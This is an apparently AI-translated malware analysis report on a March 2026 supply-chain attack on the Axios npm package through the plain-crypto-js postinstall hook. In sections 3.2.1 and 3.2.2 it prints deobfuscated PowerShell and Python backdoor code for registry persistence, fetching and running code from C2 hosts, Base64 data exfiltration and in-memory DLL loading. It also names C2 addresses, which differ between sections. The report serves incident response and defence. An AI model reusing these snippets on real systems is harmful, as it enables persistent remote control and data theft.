
Axios Targeted by”Command Blitz” — Analysis of the OrDer Trojan Poisoning Incident in the npm Repository
The original report is in Chinese, and this version is an AI-translated edition.


1.Overview
On March 31, 2026, the well-known JavaScript HTTP client library Axios suffered a supply chain poisoning attack on its npm repository, becoming another major open-source software supply chain attack incident in recent times, posing a significant related threat to the AI software ecosystem. Antiy CERT conducted a complete analysis of the malicious code sample payloads related to PowerShell, Python, and macOS, and based on the string “OrDer” in its decryption key, named this incident “Command Blitz” in Chinese. Antiy’s AVL SDK engine, EDR, and online analysis capabilities were rapidly upgraded and responded. Combining the above work with information gathered from large-scale models, we are releasing this report.

Special Note: We have incorporated our new product AVL Code, which is still under development, into the automated analysis of the event samples, generating a long chart, which is attached as Appendix 1 to this report. We will open online reservations for AVL Code and three other new products at the “Harbin OpenClaw Users Club” technical salon held at Harbin Institute of Technology on April 1st. Live stream information will be announced on our official WeChat account tomorrow.
Axios is a Promise-based JavaScript HTTP client library that can be used in both browsers and Node.js environments. It’s an isomorphic library, meaning the same code can run on both the browser and server sides—using XMLHttpRequest in the browser and the native http module in Node.js. Axios is one of the most popular JavaScript packages on npm, boasting an impressive number of downloads and widespread influence.
| Indicators | Data |
| Weekly Downloads | More than 83 million times |
| Daily Downloads | 12,000,000 times (statistics as of 20:38) |
| All-Time High | Some statistics show that weekly downloads exceeded 300 million. |
| Licenses | MIT License (retains the software’s right to be distributed and used indefinitely) |
| Current Version | 1.14.0 |
Attackers stole the core maintainer’s npm account and released two malicious versions, axios@1.14.1 and axios@0.30.4, within a short period. By implanting the malicious dependency plain-crypto-js@4.2.1, they automatically delivered a cross-platform remote access malware (RAT) upon user installation. As a core library in the npm ecosystem with over 80 million weekly downloads, Axios’s attack has a wide-ranging impact, affecting millions of developers and projects worldwide. Numerous JavaScript-based web applications, front-end projects, and back-end services are at risk of compromise. The malicious version has been immediately removed by npm.
Antiy responded quickly to the incident by upgrading the AVL SDK antivirus engine rule base, upgrading the EDR main defense rule base, improving the online analysis function of the Computer Virus Classification Encyclopedia, and planning to launch a new knowledge channel in the encyclopedia—AI Supply Chain Security Analysis.
Recently, there have been frequent incidents of malware contamination in the AI ecosystem’s software supply chain. We have used a large-scale model to analyze the main related events, identify associated risks, and provide protective recommendations.
2.Attack Details
2.1 Timeline
Table 2‑1 Axios npm Supply Chain Poisoning Incident Timeline
| Time | Incident |
| 2026-03-30 05:57 (UTC) | The attacker registered an nrwise account, released a clean decoy package plain-crypto-js@4.2.0, and established a normal release history. |
| 2026-03-30 23:59 (UTC) | The attacker released plain-crypto-js@4.2.1 containing a malicious postinstall hook. |
| 2026-03-31 00:21 (UTC) | The attacker released axios@1.14.1 (1.x mainline version). |
| 2026-03-31 01:00 (UTC) | The attacker released axios@0.30.4 (0.x legacy branch versions). |
| 2026-03-31 03:15 (UTC) | npm has discovered and removed two malicious axios versions. |
| 2026-03-31 04:26 (UTC) | npm has released a security placeholder package to block the installation of plain-crypto-js@4.2.1. |
| 2026-03-31 08:00-12:00 | OpenClaw users are passively exposed to malicious code due to upstream dependency pollution. |
2.2 Attack Methods
The attacker first stole the npm account permissions of Axios core maintainer jasonsaayman, changed the registered email address to an anonymous ProtonMail address (ifstap@proton.me), and then manually released the malicious version using a long-term valid npm access token, bypassing Axios’ official GitHub Actions + OIDC trusted release mechanism. Characteristics of the malicious version: no OIDC signature, no gitHead field, no corresponding GitHub commit/tag, and the release method was manual npm CLI rather than CI/CD automation process. The attacker secretly added plain-crypto-js@^4.2.1 in axios’ package.json, but Axios source code never imported or required this package. When users executed npm install axios@1.14.1, npm automatically parsed the dependency tree and installed plain-crypto-js@4.2.1, then triggered the postinstall hook to execute node setup.js, automatically launching the malicious program.
2.3 Malicious Code Functionality
The setup.js file in plain-crypto-js@4.2.1 is a highly obfuscated RAT delivery tool that supports macOS, Windows, and Linux platforms. C2 server address: http://sfrclak.com:8000/6202033
Table 2 ‑2 Summary of Attack Methods Across Various Platforms
| Platform | Attack Methods | File Path |
| macOS | Generate a temporary AppleScript file and execute it silently via osascript; connect to C2 to download the Mach-O RAT; grant permissions with chmod 770 and run it persistently in the background. | /Library/Caches/com.apple.act.mond |
| Windows | Locate the PowerShell path, copy it as wt.exe to disguise it as a Windows Terminal; write a VBScript script to execute PowerShell in a hidden window; download the RAT payload and then delete it. | C:\ProgramData\wt.exe (persistent);%TEMP%\6202033.ps1 (temporary) |
| Linux | Download the Python RAT script directly using curl and execute it persistently in the background using nohup. | /tmp/ld.py |
Self-cleaning mechanism: After execution, the malicious script deletes setup.js itself, deletes package.json containing the postinstall hook, and renames the pre-set clean stub package.md to package.json. Subsequent audits will not find any trace of it.
3.Technical Analysis
3.1 Malicious Packet Structure Analysis
Key features of the plain-crypto-js@4.2.1 package structure:
- The package.json file contains a postinstall hook: “postinstall”: “node setup.js”
- Includes a pre-installed clean stub package.md (version 4.2.0 content, without postinstall).
- setup.js employs a two-layer obfuscation approach: a string array + a custom decoding function.
- Key strings in setup.js (after decoding): child_process、os、fs、http://sfrclak.com:8000/
Table 3‑1 Sample Labels
| Malicious Code Name | Trojan/JS.OrDeR[Downloader] |
| MD5 | 7658962AE060A222C0058CD4E979BFA1 |
| Original Filename | setup.js |
| File Size | 4.11 KB (4209 bytes) |
| File Format | Script/Netscape.JS |
| Information Source | Virusview.net |
| Analysis Time | 2026-03-31 19:32:16 |
The obfuscated setup.js code is shown in the image below:

Figure 3‑1 Obfuscated setup.js Code
The deobfuscated setup.js code is shown in the image below:

Figure 3‑2 Deobfuscated Code
The `ord = “Or DeR_7077″` defines the decryption key. When OrDeR 7077 is converted into a numeric array, only the last four digits 7077 are valid (letters are converted to NaN, which is treated as 0 in JavaScript bitwise operations). The actual valid key is [0,0,0,0,0,0,7,0,7,7]. Following the principle of extracting special strings as the naming convention for malicious code, we name the relevant malicious code family Or DeR and classify them all as Trojans. The decrypted plaintext content is shown in the table below:
Table 3‑2 Key String Decryption Results
| Array Index | Decrypted Content | Function Description |
| stq[0] | “child process” | Node.js subprocess module |
| stq[1] | “os” | Operating system information module |
| stq[2] | “fs” | File system module |
| stq[3] | “http://45.142.212.18:8080/” | C2 server address |
| stq[5] | “win32” | Windows platform identifier |
| stq[6] | “linux” | Linux platform identifier |
| stq[7] | Windows PowerShell download script | Malicious scripts on Windows |
| stq[9] | Linux bash download script | Linux malicious scripts |
| stq[13] | Current script file name | Used for self-deletion |
3.2 Payload Decoding for Various Platforms
Different requests are sent depending on the operating system, as shown in the table below:
Table 3‑3 Payload Decoding for Various Platforms
| Platform | POST Body | Execute Command |
| macOS | packages.npm.org/product0 | Use curl to download the binary to /Library/Caches/com.apple.act.mond, set permissions to 770, and run it in the background using nohup |
| Windows | packages.npm.org/product1 | Download the .ps1 script using curl, then execute it with `powershell -w hidden -ep bypass` |
| Linux | packages.npm.org/product2 | Download the Python script using curl to `/tmp/ld.py`, then run it in the background with `nohup` |
3.2.1 PowerShell Script Analysis
This PowerShell sample is a remote control Trojan targeting the Windows environment. Its core features include using the registry’s Run key and hidden batch files to achieve stealthy startup and maintain a persistent connection beacon by spoofing traffic from an outdated IE 8 browser and a command and control (C2) server. Besides standard system fingerprinting and high-value file directory traversal, the sample’s most threatening capability is its support for “fileless” attacks. It can receive malicious scripts or binary data sent remotely and use injection techniques to directly load and execute the payload in the memory of the current PowerShell process.
3.2.1.1 Sample Labels
Table 3‑4 Sample Labels
| Malicious Code Name | Trojan/PowerShell.OrDeR[Backdoor] |
| MD5 | 04E3073B3CD5C5BFCDE6F575ECF6E8C1 |
| Original Filename | 6202033 |
| File Size | 10.78 KB (11042 bytes) |
| File Format | Script/Microsoft.PowerShell |
| Information Source | Virusview.net |
| Analysis Time | 2026-03-31 19:46:50 |
3.2.1.2 Persistence Mechanism
The script creates a hidden batch file named system.bat in the C:\ProgramData directory. It adds this batch file to the current user’s startup registry key, disguising it as Microsoft Update.
| $regKey = “HKCU:\Software\Microsoft\Windows\CurrentVersion\Run” $regName = “MicrosoftUpdate” # $batFile = Join-Path $env:PROGRAMDATA “system.bat” $batCont = “start /min powershell -w h -c ” + “””” + “& ([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString((Invoke-WebRequest -UseBasicParsing -Uri ‘” + $url + “‘ -Method POST -Body ‘packages.npm.org/product1’).Content))) ‘” + $url + “‘””” Set-Content -Path $batFile -Value $batCont -Encoding ASCII Set-ItemProperty -Path $batFile -Name Attributes -Value Hidden Set-ItemProperty -Path $regKey -Name $regName -Value $batFile |
3.2.1.3 C2 Communication and Data Outsourcing
The HTTP headers were forged, and the outgoing data was Base64 encoded to evade plaintext detection.
| function Get-Response { $wc = New-Object System.Net.WebClient $wc.Headers[“User-Agent”] = “mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)” $wc.Headers[“Content-Type”] = “application/x-www-form-urlencoded” $bodyBytes = [System.Text.Encoding]::UTF8.GetBytes($body) $base64Body = [Convert]::ToBase64String($bodyBytes) $postBytes = [System.Text.Encoding]::UTF8.GetBytes($base64Body) $responseBytes = $wc.UploadData($url, “POST”, $postBytes) return $responseBytes } |
3.2.1.4 Memory Loading and PE Injection
It receives Base64-encoded DLLs and binary data from a remote endpoint, loads and executes them directly in the PowerShell process’s memory, and does not generate any files on the disk.
| function Do-Action-Ijt { [byte[]]$rotjni = [System.Convert]::FromBase64String($ijtdll) [byte[]]$daolyap = [System.Convert]::FromBase64String($ijtbin) $assem = [System.Reflection.Assembly]::Load([byte[]]$rotjni) $class = $assem.GetType(“Extension.SubRoutine”) $method = $class.GetMethod(“Run2”) $method.Invoke(0, @([byte[]]$daolyap, (Get-Command cmd).Source, $param)) } |
3.2.1.5 Dynamic Script Execution
Depending on the size of the script being sent, different execution strategies are employed to bypass PowerShell’s execution policy.
| function Do-Action-Scpt { if ($payload.Length -ge 10240) { $tempFile = Join-Path $env:TEMP (“{0}.ps1” -f ([Guid]::NewGuid().ToString(“N”))) Set-Content -Path $tempFile -Value $payload -Encoding UTF8 -Force $res = Do-Run-Scpt -cmdline “-NoProfile -ep Bypass -File `”$tempFile`” `”$param`” 2>&1″ if (Test-Path $tempFile) { Remove-Item $tempFile -Force -ErrorAction SilentlyContinue } return $res } else { $res = Do-Run-Scpt -cmdline “-NoProfile -ep Bypass -EncodedCommand $enc” return $res } } } |
3.2.2 Python Script Analysis
This Python sample is a cross-platform Linux counterpart to the aforementioned Windows Trojan, primarily acting as a long-term resident backdoor and payload releaser. It extracts extremely detailed hardware lifecycle and process-level context fingerprints by directly parsing the underlying Linux pseudo-filesystems /proc and /sys. At the network communication level, it completely reuses the Windows version’s JSON structure and forged IE 8 request headers, revealing the attacker’s attempt to obfuscate cross-platform traffic profiles. In terms of destructive power, this program can not only execute malicious code snippets in memory using the native interpreter (python3 -c), but also covertly release remote binary payloads to the /tmp directory and forcibly grant them root privileges.
3.2.2.1 Sample Labels
Table 3‑5 Sample Labels
| Malicious Code Name | Trojan/Python.OrDeR[Backdoor] |
| MD5 | 9663665850CDD8FE12E30A671E5C4E6F |
| Original Filename | ld.py |
| File Size | 12.03 KB (12323 bytes) |
| File Format | Script/Python.PY |
| Information Source | Virusview.net |
| Analysis Time | 2026-03-31 19:22:30 |
3.2.2.2 Binary File Storage and Execution
The remotely transmitted binary malware is hidden in the /tmp directory, and is forcibly granted 777 permissions using os.chmod. Finally, a child process is started to execute the program.
| def do_action_ijt(ijtbin, param): payload = base64.b64decode(b64_string) file_path = f”/tmp/.{generate_random_string(6)}” try: with open(file_path, “wb”) as file: file.write(payload) os.chmod(file_path, 0o777) subprocess.Popen( [file_path] + shlex.split(param.decode(“utf-8″, errors=”strict”)) ) |
3.2.2.3 Execute Malicious Code in Memory
This module is triggered when a hacker issues a runscript command. It receives Base64-encoded Python code, decodes it, and then interprets and executes the malicious code directly in the memory of the current process.
| def do_action_scpt(scpt, param): payload = base64.b64decode(scpt).decode(“utf-8″, errors=”strict”) result = subprocess.run( [“python3”, “-c”, payload] + shlex.split(param), stdout=subprocess.PIPE, stderr=subprocess.STDOUT, text=True ) |
3.2.3 MacOS Sample Analysis
This malicious sample targeting the macOS environment establishes communication with a C2 server specified by parameters. Every 60 seconds, it periodically sends back JSON data containing fingerprint information such as system version, time zone, and CPU type, along with polling commands. Its core backdoor functions cover four dimensions: receiving kill commands for self-destruction, receiving binary payloads and executing them by using codesign self-signing to bypass Apple’s security mechanisms (peinject), using osascript to covertly run AppleScript scripts and display the results (runscript), and deep traversing specified paths and sending file metadata (rundir). Ultimately, it achieves arbitrary code execution and sensitive data theft on the infected Mac host.
Table 3‑6 Sample Labels
| Malicious Code Name | Trojan/MacOS.OrDeR[Backdoor] |
| MD5 | 7A9DDEF00F69477B96252CA234FCBEEB |
| Original Filename | com.apple.act.mond |
| File Size | 642.02 KB (657424 bytes) |
| File Format | BinExecute/Apple.MACHO[:FAT Big Endian] |
| Information Source | Virusview.net |
| Analysis Time | 2026-03-31 19:33:21 |
Retrieve various parameters such as system version, time zone, and CPU type, and send them to the C2 server in JSON format. The C2 server address is specified by parameter 1.

Figure 3‑3 Receive System Information and Send It to the C2 Server
The sample retrieves C2 commands every 60 seconds, where the type field indicates the command type. If this value is “kill”, the sample will exit and return a successful response.

Figure 3‑4 Get C2 Instructions
When the command is set to peinject, the sample retrieves the executable payload in Base64 format, writes it to a temporary directory, and self-signs it using codesign to bypass macOS code-signing restrictions. It then executes the payload based on the specified parameters.

Figure 3‑5 Bypass macOS Code Signing Restrictions
When the command is runscript, the sample retrieves a Base64-encoded AppleScript script, writes it to a temporary file, executes it using osascript, captures the output, and returns it to the C2 server.

Figure 3‑6 Call Osascript to Execute
When the command is rundir, the sample traverses the directory paths in ReqPaths, calls GetDetailedFileList to retrieve detailed information about the files in the directory, aggregates the data, and returns it to the C2 server.

Figure 3‑7 Get Detailed Information About Files in the Directory
3.3 Comparison of Legitimate and Malicious Versions
To facilitate the identification of differences between contaminated components and normal versions, a comparative analysis is conducted from the dimensions of release identity, supply chain trustworthiness, and dependency integrity:
Table 3‑7 Comparison of Legitimate and Malicious Versions
| Comparison Items | axios@1.14.0 (Legitimate) | axios@1.14.1 (Malicious) |
| _npmUser | GitHub Actions npm-oidc-no-reply@github.com | jasonsaayman ifstap@proton.me |
| trustedPublisher | Yes (GitHub, OIDC binding) | None |
| gitHead | Yes (corresponding to GitHub commits) | None |
| plain-crypto-js | None | Yes |
| Release Method | GitHub Actions + OIDC | Manual npm CLI |
4.Impact and Lessons Learned from the Incident
4.1 Scope of the Incident
Any project that runs `npm install` or `npm update` during the incident window (March 31, 2026, 00:00–04:26 UTC) and whose dependency scope allows the retrieval of versions 1.14.1 or 0.30.4 is affected. Projects using caret ranges (such as ^1.14.0 or ^0.30.0) may be automatically affected without the user’s knowledge. Potential risks include remote control, theft of system information, and the establishment of persistent backdoors.
4.2 Three Typical Features
A comprehensive analysis of the attack’s implementation and delivery methods reveals the following three main characteristics:
Table 4‑1 Three Typical Characteristics of Attack Activities
| Feature | Description |
| Highly Engineered | By precisely leveraging the npm package management mechanism and postinstall hook, we can bypass CI/CD and directly deploy manually. |
| Cross-platform Coverage | A single deployment logic is compatible with Windows, macOS, and Linux, with a unified C2 domain, reducing the cost of attacks. |
| Strong Confrontation Design | The script is automatically destroyed after execution and the configuration file is overwritten, thus circumventing regular audits and making it difficult to obtain evidence afterward. |
5.IT Operators’ Response and Protection Recommendations
